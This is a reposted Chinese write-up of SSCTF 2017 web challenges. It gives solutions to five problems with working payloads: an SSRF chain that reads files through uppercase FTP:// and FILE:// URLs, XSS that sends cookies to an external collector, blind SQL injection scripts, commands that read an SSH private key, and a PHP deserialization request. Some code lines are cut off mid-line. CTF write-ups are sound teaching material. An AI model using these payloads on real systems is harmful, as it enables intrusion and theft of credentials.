SSCTF-2017-web-writeup

转载

dengzhasong7076 于 2017-05-08 11:42:00 发布 224 收藏
文章标签： php git 运维
原文链接：http://www.cnblogs.com/iamstudy/articles/ssctf-2017-web-writeup.html

忙乎了两天

排名 Rank	队伍标志 Team Logo	队伍名称 Team Name	国家/地区 Country Region	总分 Total Score	最后一次提交时间 Final Submit Time
1		FlappyPig		3550	05-07 17:39:05
2		FFF		3350	05-07 20:49:27
3		Churn Squad		2950	05-07 15:45:43
4		啊啦啊啦		2950	05-07 20:14:48
5		Syclover		2950	05-07 20:51:33
6		ChaMd5安全团队		2950	05-07 20:59:11
7		Vidar-team		2750	05-07 20:47:14
8		D.I.E		2750	05-07 20:49:17
9		Outp0st		2600	05-07 14:21:31
10		Nu1L		2400	05-07 20:59:45

捡吗(web100)

tip已经说明过程
web100 ssrtf过程 http://120.132.21.19/ -> 10.23.173.190/news.php ->ftp://172.17.0.2


```
http://120.132.21.19/news.php?url=10.23.173.190/news.php?url=FTP://172.17.0.2/flag.txt
```

协议名对大小写不敏感，所以可以利用FTP这样大写绕过过滤。

此攻击链略复杂，加上总多选手的爆破，做起来很麻烦。
其中ftp这个点，如果是利用gopher连接服务去看是否有数据返回从而判断是端口否有开放，这样的做法不适合ftp，当时还想着利用超时(连接服务时不发生送数据会导致一直连接)来进行端口判断。

弹幕(web200)

弹幕是通过websockets发的，这里其实坐等大佬的payload上来就好啦。




```
<img src="/static/images/welcome.gif" onload="c=encodeURIComponent(document.cookie);if(c.length>32){a=new I
```

这样可以看到，是可以通过img执行js代码

```
<img src="x" onerror=jQuery.getScript(String.fromCharCode(104,116,116,112,115,58,47,47,120,46,115,101,99,98
```

-折叠 2017-05-06 10:32:28

- location : http://117.34.71.7/xssHentai
- toplocation : http://117.34.71.7/xssHentai
- cookie : flag="ssctf{c0ddc394a375a0e8c66e69c98daf7f9f}"
- opener :
- HTTP_REFERER : http://117.34.71.7/xssHentai
- HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
- REMOTE_ADDR : 1.85.222.200

删除

式咋提交，其实也是很蒙蔽，因为弹幕中有比赛选手各种xss，莫名其妙的感觉flag过来了

白吗(web300)

如果没有web1的FILE协议对此题的源码(/var/www/submit.php)获取，我估计我还在纠结假的注入、假的后台、假的zip、假的探针、假的phpmyadmin....都是假的

```
<?php
header("CONTENT-TYPE:text/html;charset=UTF-8");
define("HOST","127.0.0.1");
define("USERNAME","root");
define("PASSWORD","");
$con=new mysqli(HOST,USERNAME,PASSWORD,"ctf1");
if(!$con){
    echo $con->error;
    exit("aaaa");
}
if(!$con->select_db("ctf1")){
    echo $con->error;
}
if(!$con->query("SET NAMES utf8")){
    echo $con->error;
}

$xss=$_POST["sub"];
$str = addslashes($xss);
```

```
class Action
{

    function get_outer()
    {
        $url = 'http://www.ip138.com/ip2city.asp';
        $info = file_get_contents($url);
        preg_match('|<center>(.*?)</center>|i', $info, $m);
        return $m[1];
    }

    function get_inter()
    {
        $onlineip = '';
        if (getenv('HTTP_CLIENT_IP') && strcasecmp(getenv('HTTP_CLIENT_IP'), 'unknown')) {
            $onlineip = getenv('HTTP_CLIENT_IP');
        } elseif (getenv('HTTP_X_FORWARDED_FOR') && strcasecmp(getenv('HTTP_X_FORWARDED_FOR'), 'unknown')
            $onlineip = getenv('HTTP_X_FORWARDED_FOR');
        } elseif (getenv('REMOTE_ADDR') && strcasecmp(getenv('REMOTE_ADDR'), 'unknown')) {
            $onlineip = getenv('REMOTE_ADDR');
        } elseif (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOT
            $onlineip = $_SERVER['REMOTE_ADDR'];
        }
        return $onlineip;
    }
}

$p = new Action();
$intip = $p->get_inter();
$outip2= $intip;
@mkdir("/tmp/ids",0777,true);
$sql="insert into ctf1(xss,ip,time,wai_ip) values('$str','$intip',NOW(),'$outip2')";

if($str=$con->query($sql)){
    echo "<script>alert('success');window.location.href='index.php'</script>";
    $insertid = mysqli_insert_id($con);
    file_put_contents("/tmp/ids/".$insertid,"a");
}
else {
    echo "<script>alert('fail');</script>";
}
?>
```

开始还以为是注入

```
def exp(n):
  global data
  for i in range(33,127):
  #for ii in 'root':
    #i = ord(ii)
    flag = 1
    url = "http://120.132.20.149/submit.php"
    sql = "select count(SCHEMA_NAME) from information_schema.SCHEMATA limit 1,1"
    sql = "select table_name from information_schema.TABLES where TABLE_SCHEMA=0x63746631 limit 0,1"
    #sql = "select COLUMN_NAME from information_schema.COLUMNS where TABLE_SCHEMA=0x63746631 and TABLE_NA
    #sql = "select user from mysql.user limit 4,1"
    #sql = "select count(ip) from ctf1"
    payload = "A'-(if(ord(mid((%s),%d,1))=%d,sleep(2),1))-'" % (sql,n,i)
    print payload
    h = {
      'X-Forwarded-For' : "A'",
      'X-Forwarded' : "A'",
      'Client-IP' : payload
    }

    r = requests.get(url,headers=h)
    try:
      res = requests.get(url,headers=h,timeout=2)
      #print res.content
    except:
      print chr(i)
      data[n] = chr(i)
      print "Data %dth: %s" % (n,data[n])
      flag = 0
      break
  if flag:
    exit()
```

然后根据前面submit.php的变量`$xss`就猜到是xss,但是!!!第一天测试的时候bot好像是挂着的!导致一直没弄成功,后面就一直想能不能日下这台服务器,因为mysql的密码是空的(想通过ssrf连接mysql服务,当然只是想想,主要是mysql还有交互过程导致失败)

最后就是通过submit.php直接提交script标签代码，然后就可以收到数据.

```
<script src=https://x.secbox.cn/tUJYC4></script>
```

	-折叠	2017-05-07 10:28:47	• location : http://127.0.0.1/admin/b9557ee76eeb61cadda090855a47d266-1.php?id=77938 • toplocation : http://127.0.0.1/admin/b9557ee76eeb61cadda090855a47d266-1.php?id=77938 • cookie : • opener :	• HTTP_REFERER : http://127.0.0.1/admin/b9557ee76eeb61cadda090855a47d266-1.php?id=77938 • HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1 • REMOTE_ADDR : 120.132.20.149	删除

```
b9557ee76eeb61cadda090855a47d266-1.php

再读取flag
http://120.132.21.19/news.php?url=10.23.173.190/news.php?url=FILE:///var/www/admin/js.php
```

凭借代码应该是想考察xss去获取源代码的，可惜web1可以穿

WebHook(web500)


https://github.com/howmp/webhook

先为这个题目的点个赞.虽然不知道考啥,感觉自己也是投机取巧做出来的.

这个代码整个逻辑流程就是，选手先添加远程github链接，然后再进行pull，最后还能够下载自己项目的zip

本地测试的时候debug报错有泄露`app.config['SECRET_KEY']`，可惜后面关掉了debug。

```
http://webhook.ssctf.seclover.com:8000/webhooklog
```



```
2017-05-07 04:04:48 INFO recived push repo:1 with before
""
2017-05-07 04:05:13 INFO recived push repo:flag with before
""
2017-05-07 04:09:38 INFO recived push repo:flagt with before
"15"
2017-05-07 04:12:19 INFO recived push repo:1 with before
"{1+1}"
2017-05-07 04:12:55 INFO recived push repo:1 with before
"1+1"
2017-05-07 04:13:27 INFO recived push repo:1 with before
"1"
2017-05-07 04:14:18 INFO recived push repo:1 with before
"{u'bystudent': {u'url': u'https://github.com/ByStudent666/bystudent.git', u'pass': u'6848fb86b9c0ba1aaf74838875c24008'}, u'f3': {u'url':
    u'https://github.com/tryup/f3.git', u'pass': u'24bf52f85e013da649150a5b196d867c'}, u'flagys': {u'url': u'https://git.coding.net/test/flagys
    .git', u'pass': u'bd2c480612b23f0d1a560d6874507920'}, u'ssctf2017': {u'url': u'https://github.com/ic3z/ssctf2017.git', u'pass':
    u'70a9b5d17b7c6e718850bc4d181773bb'}, u'amdam': {u'url': u'https://github.com/amdam/amdam.git', u'pass':
    u'456ad1adda3fb1303ce58ce798a1089a'}, u'1': {u'url': u'https://github.com/howmp/1.git', u'pass': u'd732d475d9173bb8be66157507342421'},
    u'flag': {u'url': u'https://git.coding.net/ljgame/flag.git', u'pass': u'd64536833fe79f17fb7f9e0329ee7b47'}, u'flagt': {u'url': u'https
    ://github.com/jmainyby/flagt.git', u'pass': u'bd2c480612b23f0d1a560d6874507920'}, u'testdsadsa': {u'url': u'https://github.com/Ginnz
    /testdsadsa.git', u'pass': u'6fb0b41ed69908ae63a544aa1d77d67e'}, u'pocserver': {u'url': u'https://github.com/Xyntax/pocserver.git', u'pass':
    u'2194d730f3289f84e332e838a8b3bc58'}, u'wifitest': {u'url': u'https://github.com/hanc00l/wifitest.git', u'pass':
    u'bd2c480612b23f0d1a560d6874507920'}, u'test': {u'url': u'https://github.com/burnegg/test.git', u'pass':
    u'83c56ecd7cb246f6e4f37f3ffc3c618b'}, u'2': {u'url': u'https://github.com/howmp/2.git', u'pass': u'24bf52f85e013da649150a5b196d867c'},
    u'hehe': {u'url': u'https://github.com/zhazhami/hehe.git', u'pass': u'b1ba1e55528d767049e3dc0a8df260ca'}, u'flagy': {u'url': u'https://git
    .coding.net/test/flagy.git', u'pass': u'33eeea4a9e147aa8b0e272b404caf027'}}"
2017-05-07 04:20:19 INFO recived push repo:1 with before
"1"
```

其中pass是选手设置的密码+`app.config['SECRET_KEY']`值，后面解密几个发现secret_key就是`ssctf`

```
先添加项目地址:
http://webhook.ssctf.seclover.com:8000/addrepo?repo=t&key=05dec173a9b6862b26b05f2b4d0c521a&url=https://gi

再获取-打包项目:
http://webhook.ssctf.seclover.com:8000/push
POST数据:
{
    "repository":{
        "name" : "t"
    },
    "ref" : "refs/heads/master"
}
```

其中项目中可以通过`build.json`文件中的include来控制zip的压缩路径.

```
args = ['zip', '-r',
        os.path.join(outpath, str(int(time.time())) + '.zip')]
if os.path.isfile(os.path.join(basedir, 'build.json')):
    b = json.loads(
        open(os.path.join(basedir, 'build.json')).read())
    for x in b.get('include', [basedir]):
        args.append(x)

    for x in b.get('exclude', []):
        args.append("-x")
        args.append(x)
    p = subprocess.Popen(args, cwd=basedir)
```

下载了一下/var/www/路径的东西，其中有一个flag的项目，但是git log看了一下还是没啥结果，后面放了一个tip，感觉是有点迷，但是大概知道commit里面是不存在flag.

```
webhook题目，flag在flag项目中，但在commit真正的flag的时候，webhook已经被删掉了
```

还有一个.bash_history，应该是前面的人通过命令执行然后遗留的.提取一下关键的几个命令信息.

```
cat /home/www-data/.ssh/id_rsa
cat /home/www-data/.ssh/id_rsa.pub
ssh -T git@git.coding.net -i id_rsa
git clone https://git.coding.net/ljgame/flag.git
```

这个是通过git拉取私有项目的步骤.

```
配置/root/.ssh/config
Host ljgame.git.coding.net
  HostName git.coding.net
  User git
  IdentityFile /home/www-date/.ssh/id_rsa

ssh -T git@git.coding.net -i id_rsa
git clone git@ljgame.git.coding.net:ljgame/flag.git
```

最后就能够拉取到这个私有项目，获得flag.

CloverSec Logos(web500)

http://60.191.205.80/picture.php?id=1 存在注入，对空格和or这些有过滤，但是很好绕过。写成脚本

```
import requests

url = "http://60.191.205.80/picture.php?id="

#c = "0123456789abcedf"
#sql = "select(column_name)from(infoorrmation_schema.columns)where(table_name)='user'%0blimit%0b2,1"
sql = "select(passwoorrd)from(user)where(username)='admin'"
f = 0
out = ""

for i in range(1,200):
    print i
    f = 0
    for c in range(33,128):
        payload = '0"||if(ascii(mid(('+sql+'),'+str(i)+',1))='+str(c)+',1,0)||"a'
        #print payload
        res = requests.get(url+payload)
        if "not found!" not in res.content:
            print c
            out = out + chr(c)
            f = 1
            print out
            break

    if not f:
        print "output: " + out
        exit()

print "output: " + out
```

跑得admin的密码为14aceb3fc5992cef3d97，长度为20，另一个表名是Dede_CMS，前3后1截得的16位去解密得到密码为admin^g。
两处源码泄漏：index.php.swp，include.php.swp。源码很明显的反序列去读flag文件，有一些简单的限制，路径可以在前面加./，用自己服务器echo出来1234，序列化字符串中类名长度前加个+号。最后的payload

```
GET /index.php?action=imformation&secret=http://x.x.x.x/1.php HTTP/1.1
Host: 60.191.205.80
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.110
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=ps3s1c2479tbi9ahmmmrj5ubd3; Tips=token+will+be+unserialize;token%3dO%3a%2b4%3a"Read"%3a1%
Connection: close
```

转载于:https://www.cnblogs.com/iamstudy/articles/ssctf-2017-web-writeup.html